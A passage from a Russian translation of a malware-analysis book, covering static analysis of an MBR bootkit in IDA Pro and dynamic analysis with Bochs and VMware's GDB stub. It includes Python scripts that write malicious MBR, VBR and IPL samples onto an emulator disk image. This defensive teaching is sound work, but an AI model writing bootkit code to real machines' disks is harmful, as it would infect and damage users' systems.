  AddStrucMember(sid_partition_entry, "chsFirst", 1, FF_BYTE, -1, 3)
  AddStrucMember(sid_partition_entry, "type", 4, FF_BYTE, -1, 1)
  AddStrucMember(sid_partition_entry, "chsLast", 5, FF_BYTE, -1, 3)
  AddStrucMember(sid_partition_entry, "lbaStart", 8, FF_DWRD, -1, 4)
  AddStrucMember(sid_partition_entry, "size", 12, FF_DWRD, -1, 4)

  # добавить структуру PARTITION_TABLE в множество типов IDA
  sid_table = AddStrucEx(-1, "PARTITION_TABLE", 0)
  AddStrucMember(sid_table, "partitions", 0, FF_STRU, sid, 64)

   return sid_table
```

Закончив программировать модуль загрузчика, скопируйте его в каталог *$IDADIR\loaders* под именем *mbr.py*. Когда пользователь попытается загрузить MBR в дизассемблер, появится диалоговое окно, показанное на рис. 8.5, подтверждающее, что ваш загрузчик успешно

распознал образ MBR. После нажатия кнопки **OK** будет выполнена написанная нами функция `load_file`, которая проделает с загруженным файлом все необходимые действия.

Примечание *Ошибки в реализации скрипта загрузчика могут привести к краху IDA Pro. В таком случае просто удалите скрипт из каталога загрузчиков и перезапустите дизассемблер.*

В этом разделе мы продемонстрировали лишь малую толику возможностей по разработке расширения дизассемблера. Подробнее об этом предмете рассказано в книге Chris Eagle «The IDA Pro Book» (No Starch Press, 2011).




Рис. 8.5. Выбор загрузчика MBR

Заключение

В этой главе мы описали несколько простых шагов при анализе MBR и VBR. Вы легко сможете обобщить рассмотренные примеры на любой код, работающий в предзагрузочном окружении. Мы также видели, что дизассемблер IDA Pro предоставляет ряд уникальных возможностей, благодаря которым является удобным инструментом для выполнения статического анализа.

С другой стороны, у статического анализа имеются ограничения – в основном связанные с невозможностью увидеть, как код работает и манипулирует данными. Во многих случаях статический анализ не может дать ответов на все вопросы, возникающие в процессе обратной разработки. В таких ситуациях важно исследовать фактическое выполнение кода, чтобы лучше разобраться в его функциональности или получить информацию, отсутствующую в статическом контексте, например ключи шифрования. И это приводит нас к динамическому анализу, методы и инструменты которого мы обсудим в следующей главе.

Упражнения

Выполните следующие упражнения, чтобы лучше усвоить материал этой главы. Вам понадобится скачать образ диска с сайта *https://nostarch.com/rootkits/*. Для выполнения упражнений будут нужны дизассемблер IDA Pro и интерпретатор Python.

1. Выделите MBR из образа, прочитав первые 512 байт и сохранив их в файле с именем *mbr.mbr*. Загрузите выделенную MBR в IDA Pro. Изучите и опишите код в точке входа.
2. Найдите код, который дешифрирует MBR. Какой вид шифрования здесь используется? Найдите ключ дешифрирования.
3. Напишите на Python скрипт для дешифрирования и выполнения оставшегося кода MBR. В качестве образца используйте код в листинге 8.2.
4. Для загрузки дополнительного кода с диска код в MBR выделяет буфер в памяти. Где находится код выделения буфера? Сколько байтов он выделяет? Где хранится указатель на выделенный буфер?
5. Выделив память для буфера, код в MBR пытается загрузить дополнительный код с диска. Где в MBR начинается код чтения секторов? Сколько секторов он читает?
6. Похоже, прочитанные с диска данные зашифрованы. Найдите в MBR код, который дешифрирует прочитанные сектора. С какого адреса он начинается?
7. Выделите зашифрованные сектора из образа диска, прочитав столько байтов, сколько было определено в упражнении 4. Сохраните их в файле *stage2.mbr*.
8. Напишите на Python скрипт дешифрирования выделенных секторов и выполните его. Загрузите дешифрированные данные в дизассемблер (так же, как MBR) и посмотрите, что он показывает.
9. Найдите в MBR таблицу разделов. Сколько в ней разделов? Какой из них активен? Где в образе находятся разделы?
10. Выделите VBR активного раздела из образа, прочитав первые 512 байт и сохранив их в файле *vbr.vbr*. Загрузите выделенную VBR в IDA Pro. Изучите и опишите код в точке входа.

11. Какое значение хранится в поле `HiddenSectors` блока параметров BIOS в VBR? Каково смещение кода IPL? Изучите код в VBR и определите размер IPL (т. е. определите, сколько байтов IPL следует читать).
12. Выделите код IPL из образа диска и сохраните его в файле *ipl.vbr*. Загрузите выделенный IPL в IDA Pro. Найдите, где находится точка входа в IPL. Изучите и опишите код в точке входа.
13. Разработайте загрузчик VBR для IDA Pro, который будет автоматически разбирать блок параметров BIOS. Воспользуйтесь структурой `BIOS_PARAMETER_BLOCK_NTFS`, определенной в главе 5.

9

ДИНАМИЧЕСКИЙ АНАЛИЗ БУТКИТА: ЭМУЛЯЦИЯ И ВИРТУАЛИЗАЦИЯ

В главе 8 мы видели, что статический анализ – мощный инструмент обратной разработки буткитов. Но в некоторых ситуациях он не может дать необходимой информации, поэтому приходится прибегать к *динамическому анализу*. Так часто бывает, если буткит содержит зашифрованные компоненты, дешифрирование которых вызывает проблему, или для буткитов типа Rovnix (рассматривается в главе 11), которые задействуют несколько точек подключения, чтобы подавить защитные механизмы ОС. Инструменты статического анализа не всегда могут сказать, какими модулями манипулирует буткит, так что в таких случаях динамический анализ эффективнее.

Обычно динамический анализ опирается на отладочные возможности анализируемой платформы, но в предзагрузочном окружении

традиционных средств отладки еще нет. Для отладки в предзагрузочном окружении, как правило, необходимы специальное оборудование, программное обеспечение и знания, так что это далеко не тривиальная задача.

Для преодоления этого препятствия необходим дополнительный слой программного обеспечения – эмулятор или виртуальная машина (ВМ). Инструменты эмуляции и виртуализации позволяют выполнять загрузочный код в контролируемом предзагрузочном окружении с помощью традиционных интерфейсов отладки.

В этой главе мы рассмотрим два подхода к динамическому анализу буткита: эмуляцию с помощью Bochs и виртуализацию с помощью VMware Workstation. Оба подхода похожи, и оба дают исследователю возможность наблюдать поведение загрузочного кода во время выполнения, предлагают одинаковый уровень проникновения в специфику отлаживаемого кода и предоставляют одинаковый доступ к регистрам процессора и памяти.

Разница между обоими методами лежит в плоскости реализации. Эмулятор Bochs интерпретирует код целиком на виртуальном CPU, тогда как VMware Workstation пользуется реальным физическим CPU для выполнения большинства команд гостевой ОС.

Компоненты буткита, которые мы будем анализировать в этой главе, можно найти на сопроводительном сайте книги по адресу *https://nostarch.com/rootkits/*. Нам понадобится MBR, находящаяся в файле *mbr.mbr*, а также VBR и IPL в файле *partition0.data*.

Эмуляция с помощью Bochs

Bochs (*http://bochs.sourceforge.net/*), произносится «бокс», – это эмулятор для платформы Intel x86-64 с открытым исходным кодом, умеющий эмулировать весь компьютер целиком. Нас этот инструмент интересует прежде всего из-за его отладочного интерфейса, который позволяет трассировать эмулируемый код, благодаря чему его можно использовать для отладки модулей, выполняемых в предзагрузочном окружении, в частности MBR и VBR/IPL. Кроме того, Bochs работает в одном процессе в режиме пользователя, поэтому нет нужды устанавливать какие-то драйверы режима ядра или специальные системные службы, поддерживающие эмулируемую среду.

Есть и другие инструменты, например эмулятор с открытым исходным кодом QEMU (*http://wiki.qemu.org/Main_Page*), предлагающие такую же функциональность, как Bochs; их тоже можно использовать для анализа буткитов. Но мы выбрали Bochs, потому что, по нашему – весьма обширному – опыту, он лучше интегрируется с дизассемблером IDA Pro компании Hex-Rays на платформах Microsoft Windows. Bochs также имеет более компактную архитектуру, ориентированную только на эмуляцию платформ x86/x64 и встроенный отладочный интерфейс, который можно использовать для отладки загрузочного кода, не прибегая к IDA Pro, – хотя в паре с IDA Pro производитель-

ность оказывается выше, что будет продемонстрировано в разделе «Комбинация Bochs с IDA».

Стоит отметить, что QEMU эффективнее и поддерживает больше архитектур, в т. ч. архитектуру Advanced RISC Machine (ARM). Кроме того, поскольку QEMU пользуется внутренним интерфейсом отладчика GNU (GDB), он позволяет начать отладку с очень ранних стадий процесса загрузки BM. Так что если после прочтения этой главы вы захотите расширить свои познания в отладке, то QEMU определенно стоит попробовать.

Установка Bochs

Скачать последнюю версию Bochs можно по адресу *https://sourceforge.net/projects/bochs/files/bochs/*. Вариантов скачивания два: установщик Bochs и ZIP-архив с компонентами Bochs. Установщик содержит больше компонентов и инструментов – включая инструмент `bximage`, который мы обсуждаем ниже, – поэтому рекомендуем скачивать его, а не архив. Установка не вызывает затруднений: просто пройдите все шаги, оставляя значения параметров по умолчанию. На протяжении этой главы мы будем называть каталог, в который установлен Bochs, *рабочим каталогом Bochs*.

Создание окружения Bochs

Чтобы использовать эмулятор, мы должны сначала создать для него окружение, состоящее из конфигурационного файла и образа диска. Конфигурационный файл представляет собой текстовый файл, содержащий всю информацию, необходимую эмулятору для выполнения кода (какой образ диска использовать, параметры процессора и т. д.), а образ диска содержит гостевую ОС и подлежащие эмуляции загрузочные модули.

Создание конфигурационного файла

В листинге 9.1 показаны наиболее употребительные параметры для отладки буткита, это и будет наш конфигурационный файл. Откройте новый текстовый файл и введите в него данные из листинга 9.1. Или, если хотите, воспользуйтесь файлом *bochsrc.bxrc* в составе ресурсов, прилагаемых к книге. Сохраните файл в рабочем каталоге Bochs под именем *bochsrc.bxrc*. Расширение *.bxrc* означает, что файл содержит конфигурационные параметры Bochs.

Листинг 9.1. *Пример конфигурационного файла Bochs*

```
megs: 512
romimage: file="../BIOS-bochs-latest" ❶
vgaromimage: file="../VGABIOS-lgpl-latest" ❷
boot: cdrom, disk ❸
ata0-master: type=disk, path="win_os.img", mode=flat, cylinders=6192,
             heads=16, spt=63 ❹
```

```
mouse: enabled=0 ❺
cpu: ips=90000000 ❻
```

Первый параметр, `megs`, задает максимальный размер памяти эмулированного окружения в мегабайтах. Для отладки нашего загрузочного кода 512 МБ более, чем достаточно. Параметры `romimage` ❶ и `vgaromimage` ❷ задают пути к модулям BIOS и VGA-BIOS, которые будут использоваться в эмулированном окружении. В состав Bochs входят модули BIOS по умолчанию, но можно использовать и другие (например, при отладке прошивки). Поскольку наша цель – отладка кода в MBR и VBR, мы будем работать с модулем BIOS по умолчанию. Параметр `boot` задает последовательность просмотра загрузочных устройств ❸. В данном случае Bochs сначала будет пытаться загрузиться с CD-ROM, а если не получится, то с жесткого диска. Следующий параметр, `ata0-master`, задает тип и характеристики жесткого диска, эмулируемого Bochs ❹, а именно:

- **type** – тип устройства: `disk` или `cdrom`;
- **path** – путь к файлу в файловой системе хоста, содержащему образ диска;
- **mode** – тип образа. Этот параметр применим только к жестким дискам; мы опишем его подробно в разделе «Комбинация Bochs с IDA» ниже;
- **cylinders** – количество цилиндров на диске;
- **heads** – количество головок диска;
- **spt** – количество секторов на одной дорожке.

В совокупности **cylinders**, **heads** и **spt** определяют размер диска.

Примечание *В следующем разделе мы увидим, как создавать образ диска с помощью инструмента* `bximage`*, входящего в состав Bochs. Создав новый образ,* `bximage` *выводит значения, которые нужно подставить в конфигурационный параметр* `ata0-master`.

Параметр `mouse` позволяет использовать мышь в гостевой ОС ❺. Параметр `cpu` задает характеристики виртуального процессора в эмуляторе Bochs ❻. В нашем примере значение `ips` определяет количество команд, эмулируемых в секунду. Оно позволяет настраивать производительность; например, в Bochs версии 2.6.8 с процессором Intel Core i7 типичное значение `ips` изменяется в пределах от 85 до 95 MIPS (миллионов команд в секунду) – как в нашем примере.

Создание образа диска

Чтобы создать образ диска для Bochs, мы можем воспользоваться либо утилитой `dd` в Unix, либо инструментом `bximage` в самом эмуляторе Bochs. Мы выберем `bximage`, потому что он работает и в Linux, и в Windows.

Откройте программу bximage. Когда она запустится, вы увидите список вариантов, показанный на рис. 9.1. Введите **1**, чтобы создать новый образ ❶.

```
c:\Program Files (x86)\Bochs>bximage.exe
========================================================================
                                bximage
  Disk Image Creation / Conversion / Resize and Commit Tool for Bochs
         $Id: bximage.cc 12690 2015-03-20 18:01:52Z vruppert $
========================================================================

1. Create new floppy or hard disk image
2. Convert hard disk image to other format (mode)
3. Resize hard disk image
4. Commit 'undoable' redolog to base image
5. Disk image info

0. Quit

❶ Please choose one [0] 1

Create image

Do you want to create a floppy disk image or a hard disk image?
❷ Please type hd or fd. [hd] hd

What kind of image should I create?
❸ Please type flat, sparse, growing, vpc or vmware4. [flat] flat

Enter the hard disk size in megabytes, between 10 and 8257535
❹ [10] 10

What should be the name of the image?
❺ [c.img] disk_image.img

Creating hard disk image 'disk_image.img' with CHS=20/16/63

❻ The following line should appear in your bochsrc:
  ata0-master: type=disk, path="disk_image.img", mode=flat
(The line is stored in your windows clipboard, use CTRL-V to paste)

Press any key to continue
```

Рис. 9.1. Создание образа диска с помощью инструмента bximage

Затем инструмент спросит, хотите ли вы создать образ гибкого или жесткого диска. Выберите `hd` ❷, чтобы создать образ жесткого диска. Далее нужно задать тип образа. Тип определяет структуру размещения образа диска в файле. Инструмент умеет создавать образы нескольких типов; полный перечень см. в документации Bochs. Мы выбрали значение `flat` ❸ для создания образа диска в одном файле. Это означает, что смещение в файле образа соответствует смещению на диске, что позволяет быстро редактировать образ.

После этого нужно задать размер диска в мегабайтах. Значение зависит от того, с какой целью вы пользуетесь Bochs. Если вы хотите установить на этот образ ОС, то размер диска должен быть достаточным для хранения всех файлов ОС. С другой стороны, если образ нужен только для отладки загрузочного кода, то размера 10 МБ ❹ хватит.

Наконец, `bximage` запрашивает имя образа – это путь к файлу в файловой системе хоста, на которой будет храниться образ ❺. Если задать только имя файла без пути, то файл будет сохранен в том же каталоге, что и Bochs. После ввода имени файла Bochs создает образ диска и выводит конфигурационную строку ❻, которую нужно ввести в качестве значения параметра `ata0-master` в конфигурационном файле

(листинг 9.1). Во избежание путаницы либо задавайте полный путь к файлу образа в `bximage`, либо копируйте новый файл образа в тот же каталог, где находится конфигурационный файл. Тогда Bochs сможет найти и загрузить файл образа.

Заражение образа диска

Создав образ диска, мы можем перейти к следующему шагу – заразить его буткитом. Это можно сделать двумя способами. Первый – установить гостевую ОС на образ диска Bochs, затем выполнить инфектор в гостевом окружении. В результате его выполнения образ диска будет заражен буткитом. Этот подход позволяет провести более глубокий анализ вредоноса, потому что в гостевую систему установлены все его компоненты, включая сам буткит и драйверы, работающие в режиме ядра. Но у него есть и недостатки:

- созданный ранее образ диска должен быть достаточно велик, чтобы уместилась вся ОС;
- эмуляция команд во время установки ОС и выполнения вредоносного ПО значительно увеличивает время работы;
- некоторые современные вредоносы включают средства противодействия эмуляции, т. е. обнаруживают, что работают под управлением эмулятора, и завершают работу, не заражая систему.

Поэтому мы выберем другой путь: для заражения образа диска извлечем компоненты буткита (MBR, VBR и IPL) из вредоноса и запишем их непосредственно на образ диска. Тогда образ может быть гораздо меньше и работать все будет намного быстрее. Но это также означает, что мы не сможем наблюдать и анализировать другие компоненты вредоноса, в т. ч. драйверы. Кроме того, такой подход требует априорного понимания архитектуры буткита. Еще одна причина для выбора этого пути – то, что он позволяет лучше познакомиться с Bochs в контексте динамического анализа.

Запись MBR на образ диска

Убедитесь, что скачали и сохранили файл *mbr.mbr* из ресурсов по адресу *https://nostarch.com/rootkits/*. В листинге 9.2 приведен код на Python, который записывает вредоносную MBR на образ диска. Скопируйте этот код в текстовый редактор и сохраните в Python-файле.

Листинг 9.2. *Запись MBR на образ диска*

```
# читать MBR из файла
mbr_file = open("path_to_mbr_file", "rb") ❶
mbr = mbr_file.read()
mbr_file.close()
# записать MBR в самое начало образа диска
disk_image_file = open("path_to_disk_image", "r+b") ❷
disk_image_file.seek(0)
```

```
disk_image_file.write(mbr) ❸
disk_image_file.close()
```

В этом примере введите путь к файлу MBR вместо `path_to_mbr_file` ❶, а путь к образу диска вместо `path_to_disk_image` ❷, затем сохраните код в файле с расширением *.py*. Теперь выполните команду `python path_to_the_script_file.py`. MBR, записанная ❸ на образ диска, содержит только активный раздел (0) в таблице разделов, как показано в табл. 9.1.

Таблица 9.1. *Таблица разделов в MBR*

Номер раздела	Тип	Начальный сектор	Размер раздела в секторах
0	0x80 (активный)	0x10 ❶	0x200
1	0 (нет раздела)	0	0
2	0 (нет раздела)	0	0
3	0 (нет раздела)	0	0

Далее на образ диска нужно записать VBR и IPL. Убедитесь, что скачали и сохранили файл *partition0.data* из ресурсов по адресу *https://nostarch.com/rootkits/*. Мы должны записать эти модули со смещением ❶, указанным в табл. 9.1, которое соответствует начальному смещению активного раздела.

Запись VBR и IPL на образ диска

Чтобы записать VBR и IPL на образ диска, введите код в листинге 9.3 в текстовом редакторе и сохраните его как Python-скрипт.

Листинг 9.3. *Запись VBR и IPL на образ диска*

```
# читать VBR и IPL из файла
vbr_file = open("path_to_vbr_file", "rb") ❶
vbr = vbr_file.read()
vbr_file.close()
# записать VBR и IPL со смещением 0x2000
disk_image_file = open("path_to_disk_image", "r+b") ❷
disk_image_file.seek(0x10 * 0x200)
disk_image_file.write(vbr)
disk_image_file.close()
```

Как и в листинге 9.2, подставьте вместо `path_to_vbr_file` ❶ путь к файлу, содержащему VBR, а вместо `path_to_disk_image` ❷ – путь к образу диска и только потом запускайте скрипт.

После выполнения этого скрипта мы имеем образ диска, готовый к отладке в Bochs. Мы успешно записали вредоносные MBR и VBR/IPL в образ и теперь можем проанализировать их в отладчике Bochs.

Использование внутреннего отладчика Bochs

Отладчик Bochs – это автономное приложение, *bochsdbg.exe*, с командным интерфейсом. Мы можем использовать поддерживаемые им функции – точки остановки, манипулирование памятью, трассировку и дизассемблирование кода, – дабы изучить загрузочный код вредоносной деятельности или дешифрировать полиморфный код в MBR. Чтобы начать сеанс отладки, запустите приложение *bochsdbg.exe* из командной строки, указав путь к конфигурационному файлу Bochs *bochsrc.bxrc*:

```
bochsdbg.exe -q -f bochsrc.bxrc
```

Эта команда запускает виртуальную машину и открывает отладочную консоль. Первым делом поставим точку остановки в начале кода загрузки, чтобы отладчик приостановил выполнение кода в MBR и дал нам возможность проанализировать код. Первая команда MBR находится по адресу 0x7c00, поэтому, чтобы поставить точку остановки в начале, введите команду отладчика **`lb 0x7c00`**. Для начала выполнения введите команду `c`, как показано на рис. 9.2. Чтобы увидеть дизассемблированные команды, начиная с текущего адреса, выполните команду `u`; например, на рис. 9.2 показаны первые 10 дизассемблированных команд, полученных после ввода `u /10`.

```
C:\Program Files (x86)\Bochs\Win_Infected>..\bochsdbg -q -f bochsrc.bxrc
========================================================================
                    Bochs x86 Emulator 2.6.8
            Built from SVN snapshot on May 3, 2015
              Compiled on May  3 2015 at 10:18:44
========================================================================
00000000000i[      ] reading configuration from bochsrc.bxrc
00000000000i[      ] installing win32 module as the Bochs GUI
00000000000i[      ] using log file bochsout.txt
Next at t=0
(0) [0x0000fffffff0] f000:fff0 (unk. ctxt): jmpf 0xf000:e05b          ; ea5be000f0
<bochs:1> lb 0x7c00
<bochs:2> c
(0) Breakpoint 1, 0x0000000000007c00 in ?? ()
Next at t=277379862
(0) [0x000000007c00] 0000:7c00 (unk. ctxt): xor ax, ax                ; 33c0
<bochs:3> u /10
00007c00: (                   ): xor ax, ax                ; 33c0
00007c02: (                   ): mov ss, ax                ; 8ed0
00007c04: (                   ): mov sp, 0x7c00            ; bc007c
00007c07: (                   ): sti                       ; fb
00007c08: (                   ): push ax                   ; 50
00007c09: (                   ): pop es                    ; 07
00007c0a: (                   ): push ax                   ; 50
00007c0b: (                   ): pop ds                    ; 1f
00007c0c: (                   ): cld                       ; fc
00007c0d: (                   ): mov si, 0x7c1b            ; be1b7c
<bochs:4>
```

Рис. 9.2. Интерфейс командного отладчика Bochs

Для получения полного списка команд отладчика введите `help` или почитайте документацию по адресу *http://bochs.sourceforge.net/doc/docbook/user/internal-debugger.html*. Ниже перечислены наиболее полезные команды:

- **c** – продолжить выполнение;
- **s [*count*]** – выполнить *count* команд (в пошаговом режиме); по умолчанию 1;
- **q** – прекратить отладку и выполнение программы и выйти;
- **Ctrl-C** – прекратить выполнение и вернуться в командную строку;
- **lb addr** – поставить точку остановки по заданному линейному адресу;
- **info break** – показать состояние всех текущих точек остановки;
- **bpe *n*** – разрешить остановку в данной точке;
- **bpd *n*** – запретить остановку в данной точке;
- **del *n*** – удалить точку остановки.

Хотя для простого динамического анализа достаточно и одного отладчика Bochs, можно добиться большего в связке с IDA, в основном потому, что средства навигации по коду в IDA гораздо богаче, чем при отладке в командном режиме. В сеансе IDA мы также можем продолжить статический анализ созданной базы данных IDA Pro и воспользоваться дополнительными средствами, например декомпилятором.

Комбинация Bochs с IDA

Подготовив зараженный образ диска, запустим Bochs и начнем эмуляцию. Начиная с версии 5.4, IDA Pro предоставляет фронтальный интерфейс к отладчику, который можно использовать совместно с Bochs для отладки гостевых операционных систем. Чтобы запустить отладчик Bochs в IDA Pro, откройте IDA Pro и выполните команду меню **Debugger ▸ Run ▸ Local Bochs debugger**.

В диалоговом окне будет предложено задать несколько параметров (рис. 9.3). В поле **Application** укажите путь к ранее созданному конфигурационному файлу Bochs.




Рис. 9.3. Задание пути к конфигурационному файлу Bochs

Далее нужно задать еще несколько параметров. Нажмите кнопку **Debug options**, а затем **Set specific options**. В диалоговом окне на рис. 9.4 предлагается выбрать режим работы Bochs:

- **Disk image** – запустить Bochs и выполнить образ диска;
- **IDB** – эмулировать выбранную часть кода внутри Bochs;
- **PE** – загрузить и эмулировать PE-образ внутри Bochs.




Рис. 9.4. Выбор режима работы Bochs

Мы выберем режим **Disk image ❶**, чтобы Bochs загрузил и выполнил образ диска, который мы ранее создали и заразили.

Затем IDA Pro запускает Bochs с заданными нами параметрами, а поскольку мы перед этим установили точку остановки, выполнение будет приостановлено на первой команде кода в MBR по адресу 0000:7c00h. Теперь мы можем использовать стандартный интерфейс отладчика IDA Pro для отладки компонентов загрузки (рис. 9.5).




Рис. 9.5. Отладка MBR с помощью интерфейса IDA на BM Bochs

Интерфейс, показанный на рис. 9.5, несравненно удобнее командного интерфейса отладчика Bochs. Мы видим результат дизассемблирования загрузочного кода ❶, содержимое регистров процессора ❷, содержимое памяти ❸ и стека ❹ – все в одном окне. Эта значительно упрощает процесс отладки.

Виртуализация с помощью VMware Workstation

IDA Pro и Bochs – весьма эффективная комбинация для анализа загрузочного кода. Но процесс отладки ОС в Bochs иногда бывает нестабилен, да к тому же эмуляция несколько ограничена в плане производительности. Например, для выполнения углубленного анализа вредоносной программы нужно создать образ диска с предустановленной ОС. В силу самой природы эмуляции это требует много времени. Bochs также недостает удобной системы управления моментальными снимками эмулируемого окружения – а это бесценная вещь для анализа вредоносного ПО.

Если нужно что-то более стабильное и эффективное, то можно использовать внутренний интерфейс отладки GDB, включенный в VMware, для работы с IDA. В этом разделе мы познакомимся с отладчиком GDB в VMware и покажем, как настроить сеанс отладки. В следующих нескольких главах, посвященных буткитам MBR и VBR, мы будем обсуждать специфику отладки начальных загрузчиков Microsoft Windows. А также рассмотрим переключение из реального режима в защищенный с точки зрения отладки.

VMware Workstation – мощный инструмент репликации операционных систем и сред. Он позволяет создавать виртуальные машины с гостевыми операционными системами и запускать их на одной машине с хостовой ОС. Гостевая и хостовая системы работают, не мешая друг другу, как если бы были запущены на двух разных физических машинах. Это очень полезно для отладки, потому что упрощает выполнение двух программ – отладчика и отлаживаемого приложения – на одной машине. В этом отношении VMware Workstation очень похожа на Bochs, только последний эмулирует команды процессора, тогда как VMware Workstation исполняет их на физическом процессоре. В результате код, исполняемый внутри виртуальной машины, работает быстрее, чем в Bochs.

В последней версии VMware Workstation (начиная с 6.5) включена заглушка GDB для отладки ВМ, работающих под управлением VMware. Это позволяет отлаживать ВМ с самого начала ее выполнения, даже раньше, чем BIOS выполнит код в MBR. Начиная с версии 5.4 IDA Pro включает модуль отладчика, поддерживающий протокол отладки GDB, который можно использовать в сочетании с VMware.

На момент написания этой главы VMware Workstation была доступна в двух вариантах: Professional (коммерческая версия) и Workstation Player (бесплатная версия). Версия Professional предлагает расширенную функциональность, в т. ч. возможность создавать и редактировать

ВМ, тогда как Workstation Player позволяет только запускать VM и модифицировать их конфигурации. Но в обе входит отладчик GDB, так что обе можно использовать для анализа буткитов. В этой главе мы воспользуемся версией Professional, чтобы можно было создать VM.

Примечание *Прежде чем начать работу с отладчиком VMware GDB, нужно создать виртуальную машину с помощью VMware Workstation и установить на нее операционную систему. Процедура создания ВМ выходит за рамки данной главы, но всю необходимую информацию можно найти в документации по адресу https://www.vmware.com/pdf/desktop/ws90-using.pdf.*

Конфигурирование VMware Workstation

После создания виртуальной машины VMware Workstation помещает образ ВМ и конфигурационный файл в указанный пользователем каталог, который мы будем называть каталогом виртуальной машины.

Чтобы VMware смогла работать с GDB, нужно предварительно задать в конфигурационном файле параметры, показанные в листинге 9.4. Конфигурационный файл ВМ – это текстовый файл с расширением *.vmx*, находящийся в каталоге виртуальной машины. Откройте его в своем любимом редакторе и скопируйте параметры из листинга 9.4.

Листинг 9.4. *Активация заглушки GDB в ВМ*

```
❶ debugStub.listen.guest32 = "TRUE"
❷ debugStub.hideBreakpoints= "TRUE"
❸ monitor.debugOnStartGuest32 = "TRUE"
```

Первый параметр ❶ разрешает отладку гостевой системы с локального хоста. Он активирует заглушку VMware GDB, которая позволяет присоединить отладчик, поддерживающий протокол GDB к отлаживаемой ВМ. Если бы отладчик и ВМ работали на разных машинах, то нужно было бы вместо этого разрешить удаленную отладку с помощью параметра `debugStub.listen.guest32.remote`.

Второй параметр ❷ разрешает использовать аппаратные точки остановки вместо программных. Аппаратные точки остановки используют отладочные возможности процессора, а именно отладочные регистры `dr0–dr7`, тогда как для реализации программных точек остановки обычно выполняется команда `int 3`. В контексте отладки вредоносного ПО это означает, что аппаратные точки остановки более универсальны и их труднее обнаружить.

Последний параметр ❸ говорит, что GDB должен приостановить выполнение программы на самой первой команде, т. е. сразу после запуска ВМ. Если опустить этот параметр, то VMware Workstation начнет выполнять загрузочный код без остановки, т. е. мы не сможем его отладить.

Отладка 32- и 64-разрядного кодов

Суффикс 32 в параметрах `debugStub.listen.guest32` и `debugStub.debugOnStartGuest32` означает, что отлаживается 32-разрядный код. Если нужно отлаживать 64-разрядную ОС, то можете задать параметры `debugStub.listen.guest64` и `debugStub.debugOnStartGuest64`. Но для предзагрузочного кода (MBR/VBR), работающего в 16-разрядном реальном режиме, подойдет и 32-, и 64-разрядный режимы.

Комбинация VMware GDB с IDA

После конфигурирования ВМ можно продолжить запуск сеанса отладки. Чтобы запустить ВМ в VMware Workstation, выберите из меню команду **VM ▸ Power ▸ Power On**.

Затем мы запустим отладчик IDA Pro и присоединимся к ВМ. Выберите из меню **Debugger** команду **Attach ▸ Remote GDB debugger**.

Теперь нужно задать параметры отладки. Прежде всего укажите имя хоста и порт, к которому должен подключиться отладчик. Мы запустили ВМ на том же хосте, поэтому указываем имя **localhost** (как показано на рис. 9.6) и порт **8832**. Это порт, который GDB будет прослушивать на предмет входящих соединений, когда в конфигурационном файле ВМ задан режим `debugStub.listen.guest32` (если бы был задан режим `debugStub.listen.guest64`, то порт был бы равен `8864`). Для остальных параметров можно оставить значения по умолчанию.




Рис. 9.6. Задание параметров GDB

После того как все параметры заданы, IDA Pro пробует подключиться к целевой ВМ и предлагает список процессов, к которым можно присоединиться. Поскольку мы уже запустили отладку предзагрузочных компонентов, то должны выбрать **<attach to the process started on target>** (присоединиться к процессу, запущенному на целевой машине), как показано на рис. 9.7.




Рис. 9.7. Выбор целевого процесса

Теперь IDA Pro присоединяется к ВМ и приостанавливает выполнение на первой же команде.

Настройка сегмента памяти

Прежде чем двигаться дальше, нужно изменить тип сегмента памяти, созданного для нас отладчиком. При запуске сеанса отладки IDA Pro создала 32-разрядный сегмент памяти, как показано на рис. 9.8.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD
MEMORY	00000000	FF000000	R	.	X	D	.	byte	0000	public	UNK	32

Рис. 9.8. Параметры сегмента памяти в IDA Pro

В предзагрузочном окружении процессор работает в реальном режиме, поэтому чтобы правильно дизассемблировать код, мы должны изменить разрядность сегмента с 32 на 16. Для этого щелкните правой кнопкой мыши по целевому сегменту и выберите из контекстного меню команду **Change segment attributes**. В диалоговом окне выберите разрядность **16-bit** ❶, как показано на рис. 9.9.




Рис. 9.9. Изменение разрядности сегмента памяти

В результате сегмент станет 16-разрядным, и все команды в загрузочных компонентах будут дизассемблированы правильно.

Работа с отладчиком

Задав все параметры, мы можем продолжить загрузку MBR. Поскольку отладчик присоединился к ВМ в самом начале выполнения, код в MBR еще не загружен. Чтобы это сделать, поставим точку остановки в самом начале кода по адресу 0000:7c00h и продолжим выполнение. Для этого перейдите к адресу 0000:7c00h в окне дизассемблера и нажмите **F2**. Появится диалоговое окно с параметрами точки остановки (рис. 9.10).




Рис. 9.10. Окно параметров точки остановки

В поле **Location** ❶ задается адрес точки остановки 0x7c00, что соответствует виртуальному адресу 0000:7c00h. В секции **Settings** ❷ мы отмечаем флажки **Enabled** и **Hardware**. Флажок **Enabled** означает, что точка остановки активна, и когда поток выполнения дойдет до адреса, указанного в поле **Location**, она сработает. Флажок **Hardware** означает, что отладчик будет использовать для точки остановки отладочные регистры процессора. При этом также становится активной секция параметров аппаратного режима отладки ❸, в которой задается тип точки остановки. Мы задали режим **Execute**, чтобы остановка происходила при попытке выполнить команду по адресу 0000:7c00h. Другие типы аппаратных точек остановки предназначены для чтения и записи памяти по указанному адресу, нам это сейчас не нужно. В выпадающем списке **Size** ❹ задается размер контролируемой памяти. Мы можем оставить значение по умолчанию 1, означающее, что точка остановки контролирует только 1 байт по адресу 0000:7c00h. Задав

все параметры, нажмите кнопку **OK**, а затем возобновите выполнение, нажав клавишу **F9**.

После того как MBR будет загружена и начнется выполнение, отладчик приостанавливается. Появляется окно отладки, показанное на рис. 9.11.




Рис. 9.11. Интерфейс отладчика IDA Pro

В этот момент мы находимся на самой первой команде кода в MBR, поскольку регистр счетчика программы ❶ содержит 0000:7c00h. В окнах дампа памяти и дизассемблера мы видим, что MBR успешно загружена. Начиная с этой точки можно продолжить процесс отладки кода в MBR в пошаговом режиме.

Примечание *В этом разделе мы просто хотели познакомить вас с возможностью использовать отладчик VMware Workstation GDB в связке с IDA Pro, поэтому не стали углубляться в особенности работы с отладчиком GDB. Дополнительные сведения на эту тему будут приведены в последующих главах, когда мы станем анализировать буткит Rovnix.*

Microsoft Hyper-V и Oracle VirtualBox

В этой главе мы не касались диспетчера виртуальных машин Hyper-V, ставшего компонентом клиентских операционных систем Microsoft

